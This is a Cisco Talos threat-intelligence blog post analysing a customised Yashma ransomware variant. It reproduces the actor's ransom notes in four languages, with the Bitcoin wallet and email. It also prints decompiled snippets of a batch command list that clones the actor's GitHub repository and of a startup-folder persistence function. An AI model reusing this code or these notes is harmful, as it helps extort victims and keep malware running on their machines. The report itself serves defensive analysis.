New threat actor targets Bulgaria, China, Vietnam and other countries with customized Yashma ransomware

blog.talosintelligence.com/new-threat-actor-using-yashma-ransomware/

Chetan Raghuprasad August 7, 2023

By Chetan Raghuprasad

Monday, August 7, 2023 08:08


- Cisco Talos discovered an unknown threat actor, seemingly of Vietnamese origin, conducting a ransomware operation that began at least as early as June 4, 2023.
- This ongoing attack uses a variant of the Yashma ransomware likely to target multiple geographic areas by mimicking WannaCry characteristics.
- The threat actor uses an uncommon technique to deliver the ransom note. Instead of embedding the ransom note strings in the binary, they download the ransom note from the actor-controlled GitHub repository by executing an embedded batch file.

Threat actor analysis

Talos assesses with high confidence that this threat actor is targeting victims in English-speaking countries, Bulgaria, China and Vietnam, as the actor's GitHub account, "nguyenvietphat," has ransomware notes written in these countries' languages. The presence of an English version could indicate the actor intends to target a wide range of geographic areas.

Talos assesses with moderate confidence that the threat actor may be of Vietnamese origin because their GitHub account name and email contact on the ransomware notes spoofs a legitimate Vietnamese organization's name. The ransom note also asks victims to contact them between 7 and 11 p.m. UTC+7, which overlaps with Vietnam's time zone. We also spotted a slight difference in the Vietnamese language ransom note, as it starts with, "Sorry, your file is encrypted!" in contrast to the others that begin with, "Oops, your files are encrypted!" By saying "sorry," the threat actor may have intended to show a heightened sensitivity toward victims in Vietnam, which could indicate the attackers themselves are Vietnamese.

We further assess the threat actor began this campaign around June 4, 2023, because they joined GitHub and created a public repository called "Ransomware" on that date, which overlaps with the compilation date of the ransomware binary. In the repository, they added ransom note text files in five languages: English, Bulgarian, Vietnamese, Simplified Chinese and Traditional Chinese.



GitHub repository that contains ransom notes.


Ransom note

The actor demands the ransom payment in Bitcoins to the wallet address "bc1qtd4qv0wmgtu2rdr0wr8tka2jg44cgmz04z5mc7" and they double the ransomware price if the victim fails to pay within three days, according to our ransomware note analysis. The actor has an email address, "nguyenvietphat[.]n[at]gmail[.]com," for the victims to contact them. At the time of our analysis, we had not observed any Bitcoin in the wallet, and the ransom note did not specify an amount, indicating the ransomware operation might still be in a nascent stage.

The ransom note text resembles the well-known WannaCry ransom note, possibly to obfuscate the threat actor's identity and confuse incident responders.

The ransom note for WannaCry ransomware.

Ransom notes samples of the Yashma variant.



Ransomware-English.txt

Ransomware-English.txt

Ooops, your files have been encrypted!

What Happend to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your films, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarante that you can recover all your files safly and easily. But you have not so enough time.
If you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be double.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only.For more goes in your browser and search ("About Bitcoin")
Please check the current price of Bitcoin and buy some bitcoins. For more information, goes in your browser and search ("How to buy bitcoins").
And send the correct amount to this ("address Bitcoins / Bitcoin Wallet:
bc1qtd4qv0wmgtu2rdr0wr8tka2jg44cgmz04z5mc7 ")
After you payment, please email to me: nguyenvietphat.n@gmail.com. Best time to email is
7:00pM - 11:00PM (UTC+7) from Saturday and Sunday.
Once the payment is checked, you can start decrypting your files immediately.

Contact
If you need your assistance, send a message to us by send email to us: nguyenvietphat.n@gmail.com.

We strongly recommend you to not remove this software, and disable your anti-virus for a while, until you pay and the payment gets processed. If your anti-virus gets updated and removes this software automatically, it will not be able to recoveryour files even if you pay!

Ransomware-Bulgarian.txt

Ransomware-Bulgarian.txt

Оооо! Вашите файлове са шифровани!

Какво се случи с моя компютър?
Вашите важни файлове са криптирани.
Много от вашите документи, снимки, видеоклипове, бази данни и други файлове вече не са достъпни, защото са криптирани. Може би сте заети да търсите начин да възстановите филмите си, но не си губете времето.
Никой не може да възстанови вашите файлове без нашата услуга за дешифриране.

Мога ли да възстановя файловете си?
Сигурен. Ние гарантираме, че можете да възстановите всичките си файлове безопасно и лесно. Но нямате достатъчно време.
Ако искате да дешифрирате всичките си файлове, трябва да платите.
Имате само 3 дни, за да изпратите плащането. След това цената ще бъде двойна.
Освен това, ако не платите до 7 дни, няма да можете да възстановите файловете си завинаги.
Ще имаме безплатни събития за потребители, които са толкова бедни, че не могат да платят за 6 месеца.

Как да платя?
Плащането се приема само в биткойн. За повече отидете в браузъра си и потърсете („За биткойн")
Моля, проверете текущата цена на биткойн и купете малко биткойни. За повече информация отидете в браузъра си и потърсете („Как да купя биткойни").
И изпратете правилната сума на това („адрес биткойни/биткойн портфейл:
bc1qtd4qv0wmgtu2rdr0wr8tka2jg44cgmz04z5mc7")
След като платите, моля, изпратете ми имейл: nguyenvietphat.n@gmail.com. Най-доброто време за имейл е 19:00 - 23:00 (UTC+7) от събота и неделя.
След като плащането бъде проверено, можете незабавно да започнете да дешифрирате вашите файлове.

Контакт
Ако имате нужда от вашата помощ, изпратете съобщение до нас, като ни изпратите имейл:
nguyenvietphat.n@gmail.com.

Силно ви препоръчваме да не премахвате този софтуер и да деактивирате антивирусната си програма за известно време, докато не платите и плащането не бъде обработено. Ако вашата антивирусна програма се актуализира и премахне този софтуер автоматично, тя няма да може да възстанови вашите файлове дори и да платите!

Ransomware-Chinese(Simplified).txt

Ransomware-Chinese(Simplified).txt

糟糕，您的文件已被加密！


我的电脑怎么了？
您的重要文件已加密。
您的许多文档、照片、视频、数据库和其他文件都已加密，因此无法再访问。 也许您正忙于寻找恢复电影的方法，但不要浪费时间。 没有我们的解密服务，没有人可以恢复您的文件。

我可以恢复我的文件吗？
当然。 我们保证您可以安全轻松地恢复所有文件。 但是你没有足够的时间。
如果你想解密你所有的文件，你需要付费。
您只有 3 天的时间来提交付款。 之后价格会翻倍。
此外，如果您不在 7 天内付款，您将永远无法恢复您的文件。
我们将为那些在 6 个月内无法支付的贫困用户举办免费活动。

我如何付款？
仅接受比特币付款。更多信息请在您的浏览器中搜索（"关于比特币"）
请检查比特币的当前价格并购买一些比特币。 如需更多信息，请进入您的浏览器并搜索（"如何购买比特币"）。
并向此发送正确的金额（"地址比特币/比特币钱包：bc1qtd4qv0wmgtu2rdr0wr8tka2jg44cgmz04z5mc7"）
付款后，请发邮件给我：nguyenvietphat.n@gmail.com。 发送电子邮件的最佳时间是
周六和周日的晚上 7:00 - 晚上 11:00 (UTC+7)。
检查付款后，您可以立即开始解密文件。

接触
如果您需要帮助，请发送电子邮件给我们：nguyenvietphat.n@gmail.com。

我们强烈建议您不要删除此软件，并暂时禁用防病毒软件，直到您付款并处理付款。 如果您的防病毒软件得到更新并自动删除该软件，即使您付费也无法恢复我们的文件！



Ransomware-Vietnamese.txt

Ransomware-Vietnamese.txt

Rất tiếc, tệp của bạn đã được mã hóa!

Điều gì xảy ra với máy tính của tôi?
Các tập tin quan trọng của bạn được mã hóa.
Nhiều tài liệu, ảnh, video, cơ sở dữ liệu và các tệp khác của bạn không còn truy cập được vì chúng đã được mã hóa. Có thể bạn đang bận tìm cách khôi phục phim của mình, nhưng đừng lãng phí thời gian. Không ai có thể khôi phục tệp của bạn nếu không có dịch vụ giải mã của chúng tôi.


Tôi có thể khôi phục tệp của mình không?
Chắc chắn. Chúng tôi đảm bảo rằng bạn có thể khôi phục tất cả các tệp của mình một cách an toàn và dễ dàng.
Nhưng bạn không có đủ thời gian.
Nếu bạn muốn giải mã tất cả các tệp của mình, bạn cần phải trả tiền.
Bạn chỉ có 3 ngày để gửi thanh toán. Sau đó giá sẽ tăng gấp đôi.
Ngoài ra, nếu bạn không thanh toán trong 7 ngày, bạn sẽ không thể khôi phục các tệp của mình mãi mãi.
Chúng tôi sẽ có các sự kiện miễn phí cho những người dùng nghèo đến mức họ không thể trả tiền trong 6 tháng.


Làm thế nào để tôi trả tiền?
Thanh toán chỉ được chấp nhận bằng Bitcoin. Để biết thêm thông tin, hãy truy cập vào trình duyệt của bạn và tìm kiếm ("Giới thiệu về Bitcoin")
Vui lòng kiểm tra giá hiện tại của Bitcoin và mua một số bitcoin. Để biết thêm thông tin, hãy truy cập trình duyệt của bạn và tìm kiếm ("Cách mua bitcoin").
Và gửi số tiền chính xác tới địa chỉ này ("địa chỉ Bitcoin / Ví Bitcoin:
bc1qtd4qv0wmgtu2rdr0wr8tka2jg44cgmz04z5mc7")
Sau khi thanh toán, vui lòng gửi email cho tôi: nguyenvietphat.n@gmail.com. Thời gian tốt nhất để gửi email là 7:00 chiều - 11:00 tối (UTC+7) từ Thứ Bảy và Chủ Nhật.
Sau khi thanh toán được kiểm tra, bạn có thể bắt đầu giải mã các tệp của mình ngay lập tức.

Liên hệ
Nếu bạn cần sự hỗ trợ của bạn, hãy gửi tin nhắn cho chúng tôi bằng cách gửi email cho chúng tôi:
nguyenvietphat.n@gmail.com.

Chúng tôi thực sự khuyên bạn không nên gỡ bỏ phần mềm này và tắt phần mềm chống vi-rút của bạn trong một thời gian cho đến khi bạn thanh toán và khoản thanh toán được xử lý. Nếu chương trình chống vi-rút của bạn được cập nhật và tự động xóa phần mềm này, nó sẽ không thể khôi phục các tệp của chúng tôi ngay cả khi bạn trả tiền!

After encryption, the Yashma ransomware variant sets the wallpaper on the victim's machine, as seen in the image below. It seems that the operator downloaded this picture from www[.]FXXZ[.]com and embedded it in the Yashma variant binary. The wallpaper set by the Yashma variant in the victim's machine also mimics the WannaCry ransomware.





Yashma variant wallpaper (left) and WannaCry wallpaper (right).

Customized Yashma ransomware variant

The actor deployed a variant of Yashma ransomware, which they compiled on June 4, 2023. Yashma is a 32-bit executable written in .Net and a rebranded version of Chaos ransomware V5, which appeared in May 2022. In this variant, most of Yashma's features remained unchanged and have been described by the security researchers at Blackberry, with the exception of a few notable modifications.

Usually, ransomware stores the ransom note text as strings in the binary. However, this variant of Yashma executes an embedded batch file, which has the commands to download the ransom note from the actor-controlled GitHub repository. This modification evades endpoint detection solutions and anti-virus software, which usually detect embedded ransom note strings in the binary.

```
// ConsoleApplication7.Program
// Token: 0x0400001D RID: 29
private static List<string> messages = new List<string>
{
    "cd Desktop",
    "winget install --id Git.Git -e --source winget",
    "git clone https://github.com/nguyenvietphat/Ransomware.git",
    "cd Ransomware",
    "Ransomware-English.txt"
};
```


Contents of the batch file.

Earlier versions of the Yashma ransomware established persistence on the victim machine in the Run registry key and by dropping a Windows shortcut file pointing to the ransomware executable path in the startup folder. The variant we observed also established persistence in the Run registry key. Still, it was modified to create a ".url" bookmark file in the startup folder that points to the dropped executable located at "%AppData%\Roaming\svchost.exe".

```
// Token: 0x06000016 RID: 22 RVA: 0x00002E40 File Offset: 0x00001040
private static void addLinkToStartup()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
    string str = Process.GetCurrentProcess().ProcessName;
    using (StreamWriter streamWriter = new StreamWriter(folderPath + "\\" + str + ".url"))
    {
        string location = Assembly.GetExecutingAssembly().Location;
        streamWriter.WriteLine("[InternetShortcut]");
        streamWriter.WriteLine("URL=file:///" + location);
        streamWriter.WriteLine("IconIndex=0");
        string str2 = location.Replace('\\', '/');
        streamWriter.WriteLine("IconFile=" + str2);
    }
}
```

A function that creates the bookmark file.

One notable feature the threat actor chose to keep in this variant is Yashma's anti-recovery capability. After encrypting a file, the ransomware wipes the contents of the original unencrypted files, writes a single character "?" and then deletes the file. This technique makes it more challenging for incident responders and forensic analysts to recover the deleted files from the victim's hard drive.



The code snippet shows the anti-recovery feature of the ransomware.

Coverage

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SIDs for this threat are **62131 - 62143 and 300633 - 300638.**

ClamAV detections are available for this threat:

Win.Ransomware.Hydracrypt-9878672-0

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here.

IOCs

Indicators of Compromise associated with this threat can be found here.